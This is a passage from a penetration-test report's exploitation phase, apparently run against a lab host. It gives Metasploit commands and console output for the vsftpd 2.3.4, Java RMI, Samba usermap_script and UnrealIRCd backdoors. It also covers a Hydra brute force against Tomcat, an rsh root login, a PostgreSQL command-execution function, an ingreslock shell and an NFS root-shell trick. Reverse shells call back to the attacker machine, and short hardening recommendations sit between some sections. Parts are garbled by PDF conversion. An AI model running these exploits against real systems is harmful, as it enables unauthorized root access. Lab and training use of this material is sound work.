# 3. Exploitation Phase

#### 3.1 FTP Backdoor Exploit (Port 21 - vsftpd 2.3.4)

- **Vulnerability:** A backdoor exists in vsftpd 2.3.4 that allows remote command execution.
- Exploitation Steps:

msfconsole

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOSTS <Target-IP>

set RPORT 21

exploit

```
msf6 > search vsftpd
Matching Modules
==========
 # Name
                        Disclosure Date Rank Check Description
 0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
 1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(
                                         r) > set rhost 192.168.3.129
rhost => 192.168.3.129
msf6 exploit(
                                         r) > set rport 21
rport => 21
msf6 exploit(
[*] 192.168.3.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.3.129:21 - USER: 331 Please specify the password.
[+] 192.168.3.129:21 - Backdoor service has been spawned, handling...
whoami
root
```

## Security recommendations:

Disable vsftpd 2.3.4 and upgrade to a secure version:

sudo apt-get remove vsftpd -y

sudo apt-get install vsftpd -y

Restrict FTP access using firewall rules:

sudo ufw deny 21/tcp

✓ Use **SFTP** (Secure FTP) instead of FTP to encrypt communication.

# 3.2 Java RMI Exploit (Port 1099)

- **Vulnerability:** RMI allows unauthenticated remote code execution.
- Exploitation Steps:

msfconsole

use exploit/multi/misc/java\_rmi\_server

set RHOSTS <Target-IP>

set RPORT 1099

exploit

```
msf6 > search cve-2011-3556
Matching Modules
==========
 # Name
                          Disclosure Date Rank Check Description
 0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Confi
guration Java Code Execution
 1 \_ target: Generic (Java Payload)
 2 \_ target: Windows x86 (Native Payload) .
 3 \_target: Linux x86 (Native Payload) .
 4 \_ target: Mac OS X PPC (Native Payload) .
 5 \_ target: Mac OS X x86 (Native Payload) .
 6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code
Execution Scanner
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
                           _rmi_server) > set rhost 192.168.3.129
msf6 exploit(
rhost => 192.168.3.129
                             rmi_server) > set rport 1099
msf6 exploit(
rport => 1099
msf6 exploit(m
[*] Started reverse TCP handler on 192.168.3.128:4444
[*] 192.168.3.129:1099 - Using URL: http://192.168.3.128:8080/VvJYWw5
[*] 192.168.3.129:1099 - Server started.
[*] 192.168.3.129:1099 - Sending RMI Header...
[*] 192.168.3.129:1099 - Sending RMI Call...
192.168.3.129:1099 - Replied to request for payload JAR
Sending stage (58073 bytes) to 192.168.3.129
Sending stage (58073 bytes) to 192.168.3.129
[*] Meterpreter session 1 opened (192.168.3.128:4444 -> 192.168.3.129:34243) at 2025-03-24 01:19:17 +0200
[*] Meterpreter session 2 opened (192.168.3.128:4444 -> 192.168.3.129:38424) at 2025-03-24 01:19:19 +0200
meterpreter > getuid
Server username: root
meterpreter > shell
Process 2 created.
Channel 3 created.
whoami
root
```

## Security recommendations:

Disable Java RMI.

systemctl disable rmiregistry

✓ Implement **firewall rules** to block unauthorized access:

sudo ufw deny 1099/tcp

☑ **Use authentication & SSL** in the RMI configuration.

#### 3.3 SMB Exploit (Port 139/445 - Samba 3.0.20)

- **Vulnerability:** The remote Samba server is vulnerable to a command execution flaw due to a misconfigured "username map script" feature. This allows an attacker to execute arbitrary shell commands on the affected host without authentication by embedding commands in the username field during an SMB session, potentially leading to full system compromise.
- Exploitation Steps:

msfconsole

search samba

use exploit/multi/samba/usermap\_script


set RHOSTS <Target-IP>


set RPORT 445


show payloads

use PAYLOAD cmd/unix/revers

exploit







## 3.4 Apache Tomcat Exploit (Port 8180)

- Vulnerability: Default credentials allow access to Tomcat Manager.
- Exploitation Steps:

hydra -L userlist.txt -P passlist.txt <Target-IP> http-get /manager/html

### 3.5 RSH & Rlogin Exploit (Ports 512/513/514)

- Vulnerability: RSH allows password-less login.
- Exploitation Steps:

rsh -l root <Target-IP> id

### 3.6 UnrealIRCd Exploit (Port 6697)

- **Vulnerability:** The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.
- Exploitation Steps:

msfconsole

search unrealircd

use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

set RHOSTS <Target-IP>

set RPORT 6697


show payloads


set PAYLOAD cmd/unix/reverse

set LHOST <IP>

set LPORT 4444


exploit





```
File Actions Colt View Help

and evaluate and the control of the control of the collection of the coll
```



## 3.7 PostgreSQL Exploit (Port 5432)

- Vulnerability: PostgreSQL allows the execution of OS commands.
- Exploitation Steps:

CREATE FUNCTION shell\_exec(text) RETURNS void AS \$\$

```
os.system($1)
$$ LANGUAGE plpythonu;
SELECT shell_exec('whoami');
```

### 3.8 Ingres Database Exploit (Port 1524)

- Vulnerability: Ingreslock allows unauthorized shell access.
- Exploitation Steps:

nc <Target-IP> 1524

## 3.9 NFS Exploit (Port 2049)

- **Vulnerability:** NFS is misconfigured with no\_root\_squash.
- Exploitation Steps:

```
showmount -e <Target-IP>

mkdir /mnt/nfs

mount -t nfs <Target-IP>:/ /mnt/nfs

echo '#!/bin/bash\n/bin/bash -p' > /mnt/nfs/root_shell

chmod +x /mnt/nfs/root_shell

/mnt/nfs/root_shell
```